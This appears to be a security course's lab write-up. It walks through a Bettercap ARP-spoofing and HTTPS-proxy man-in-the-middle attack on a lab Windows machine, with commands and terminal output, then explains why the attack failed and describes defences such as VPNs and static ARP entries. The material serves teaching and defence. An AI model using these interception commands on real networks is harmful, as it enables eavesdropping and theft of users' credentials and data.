Day 6

Exploitation Analyst

Hacking the SSL Network protocol:

SSL Stripping + Fake Certificate Attack:

What is Bettercap?

Bettercap is a powerful, flexible, and modular network attack tool used for network reconnaissance, man-in-the-middle (MITM) attacks, packet sniffing, protocol manipulation, and more. It is often used by penetration testers, red teamers, and cybersecurity professionals to simulate real-world attacks and analyze network security.

Key Capabilities:

- ARP spoofing / MITM: Intercept and modify network traffic between hosts.
- DNS spoofing: Redirect DNS requests to fake IPs.
- HTTPS proxying: Attempt SSL interception with self-signed certificates.
- Packet sniffing: Monitor and extract credentials, cookies, or data.
- Real-time packet injection: Inject code into live traffic (e.g., JS into HTTP).
- Modular architecture: Supports custom scripts and automation.

How Bettercap actually works?

1. **Network Scanning (Reconnaissance)**
   It scans the network to identify all live hosts and their MAC addresses (net.probe, net.recon).
2. **ARP Spoofing / Poisoning**
   It sends spoofed ARP responses to both the victim and the gateway, making them believe the attacker (you) is the router.
   This lets Bettercap intercept all traffic between them (arp.spoof module).
3. **Traffic Interception & Manipulation**
   - For HTTP, Bettercap can directly read, inject, or redirect packets.
   - For HTTPS, it uses https.proxy to generate fake certificates and decrypt traffic if the victim accepts them.
   - It can also strip HTTPS (SSLStrip) if the website and browser allow.
4. **Data Logging & Payload Injection**
   You can sniff credentials, session cookies, URLs, and inject malicious payloads into HTML/JS in the live stream.
5. **Modular Extensibility**
   Bettercap uses a powerful scripting engine (caplets) to automate and chain attacks.

Bypassing SSL using Bettercap:

Steps:

Check the version of the bettercap:

```
┌──(root㉿kali)-[~]
└─# bettercap --version
bettercap v2.33.0 (built for linux amd64 with go1.22.6)
```

Now, note the IP of the target machine, here it is Windows 7, whose IP is : 192.168.1.102

Now, start as:

```
┌──(root㉿kali)-[~]
└─# sudo bettercap -iface eth0
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

192.168.1.0/24 > 192.168.1.104 » [06:11:59] [sys.log] [inf] gateway monitor started ...
192.168.1.0/24 > 192.168.1.104 »
```

The command sudo bettercap -iface eth0 starts the Bettercap tool with root privileges using the network interface eth0. It allows you to scan the network, perform ARP spoofing, and intercept traffic as a man-in-the-middle (MITM). Once launched, you can run various Bettercap modules to analyze or manipulate traffic on the target network.

Then, specify the target:


```
┌──(root㉿kali)-[~]
└─# sudo bettercap -iface eth0

bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

192.168.1.0/24 > 192.168.1.104 » [06:11:59] [sys.log] [inf] gateway monitor started ...
192.168.1.0/24 > 192.168.1.104 » set arp.spoof.targets 192.168.1.102
192.168.1.0/24 > 192.168.1.104 » arp.spoof on
[06:14:34] [sys.log] [inf] arp.spoof enabling forwarding
[06:14:34] [sys.log] [inf] arp.spoof starting net.recon as a requirement for arp.spoof
[06:14:34] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.1.0/24 > 192.168.1.104 » [06:14:34] [endpoint.new] endpoint 192.168.1.101 detected as f4:6a:dd:54:d7:d5 (Liteon Technology Corporation).
192.168.1.0/24 > 192.168.1.104 » [06:14:34] [endpoint.new] endpoint 192.168.1.102 detected as 08:00:27:b6:9a:40 (PCS Systemtechnik GmbH).
192.168.1.0/24 > 192.168.1.104 »
```

Then,


```
192.168.1.0/24 > 192.168.1.104 » https.proxy on
[06:15:12] [sys.log] [inf] https.proxy loading proxy certification authority TLS key from /root/.bettercap-ca.key.pem
[06:15:12] [sys.log] [inf] https.proxy loading proxy certification authority TLS certificate from /root/.bettercap-ca.cert.pem
[06:15:13] [sys.log] [inf] https.proxy started on 192.168.1.104:8083 (sslstrip disabled)
192.168.1.0/24 > 192.168.1.104 »
```

To perform a man-in-the-middle (MITM) attack using Bettercap, you start by launching Bettercap with sudo bettercap -iface eth0 to bind it to your network interface. Next, enable network scanning using net.probe on, which triggers net.recon to identify active devices in your network. After identifying a target, use set arp.spoof.targets <IP> to define the victim, then activate arp.spoof on to poison the ARP table and redirect traffic through your machine. Finally, enable https.proxy on to intercept and decrypt HTTPS traffic by dynamically generating spoofed SSL certificates, allowing inspection of otherwise secure communications.

Now, go to the target machine and visit a website: a warning related to certificate error is received.



Now, check in the Kali terminal, if the website visit is noted or not: yes it is noted.



So, yes we managed to set ourselves as MITM.

But, do we managed to get the credentials or any data from the user? No ! because the browser of the target machine is not clearly showing that the certificates are not valid, indicating some malicious event happening.

Why It *Fails* in Real Life:

1. **HSTS (HTTP Strict Transport Security):**
    - Most major websites (Google, Facebook, banking sites) enforce HSTS, which tells browsers to *never* connect over HTTP—even on first contact.
    - This completely blocks SSL stripping.
2. **Certificate Pinning:**
    - Many mobile apps and some websites use SSL pinning (the client checks the server's cert specifically).
    - Your forged certificate will be rejected, even if the victim trusts your fake CA.
3. **Browser Warnings:**
    - Modern browsers (Chrome, Edge, Firefox) will warn users about untrusted/fake certs.
    - If the victim doesn't manually install your CA, the browser will block the page.
4. **Preloaded HSTS Lists:**

- Browsers ship with preloaded lists of HTTPS-only domains (e.g., Google, PayPal).
- These never connect over HTTP, even if DNS or network is spoofed.

How to protect against the Bettercap attack?

- Use HTTPS Everywhere or HSTS to enforce HTTPS connections.
- Enable VPNs to encrypt traffic and bypass local network interception.
- Use static ARP tables in sensitive environments to avoid spoofing.
- Regularly monitor ARP cache for suspicious entries.
- Prefer secured, trusted networks over open or public Wi-Fi

Important discussion on protection against it:

Method 1:

Enable VPNs to encrypt traffic and bypass local network interception.

How this helps?

Using a VPN (Virtual Private Network) helps defend against Bettercap and other MITM tools by encrypting all traffic before it leaves your device, even before it reaches the local network. This encryption happens at the tunnel level, meaning Bettercap—even if intercepting the traffic—will only see encrypted data that it cannot manipulate or inspect.

In short: Even if Bettercap spoofs your ARP and reroutes your data, it won't be able to read or alter the VPN-encrypted traffic.


Method 2:

Use static ARP tables in sensitive environments to avoid spoofing.


"Always associate this IP address with this exact MAC address—don't accept changes from the network." This blocks tools like Bettercap, which try to trick your machine into thinking the attacker's MAC address belongs to the router. Although, it resets once you restart your device.

Steps:

First note the IP of the gateway: In host machine find the gateway IP. Here it is 192.168.1.1



Then, get the MAC address of the router:



Then use the command, in cmd as Admin:

arp -s 192.168.1.1 c0-25-2f-e6-41-f8

This command will bind the IP 192.168.1.1 to the MAC c0-25-2f-e6-41-f8, making it difficult for Bettercap or other MITM tools to poison your ARP cache.

This can be automated as:

Step 1:

1. Open **Notepad**.
2. Paste the following script:

   CopyEdit

   @echo off

   REM Set static ARP entry for gateway

   arp -s 192.168.1.1 c0-25-2f-e6-41-f8

3. Save the file as:
   set_static_arp.bat
   (Make sure the "Save as type" is **All Files**, not .txt)

Step 2: Add Script to Startup

Option A: For your user only

1. Press Win + R, type:

   shell:startup

and press **Enter**.

2. Copy your set_static_arp.bat file into this folder.

Option B: For all users

1. Press Win + R, type:

   shell:common startup

and press **Enter**.

2. Paste your script here.

--The End--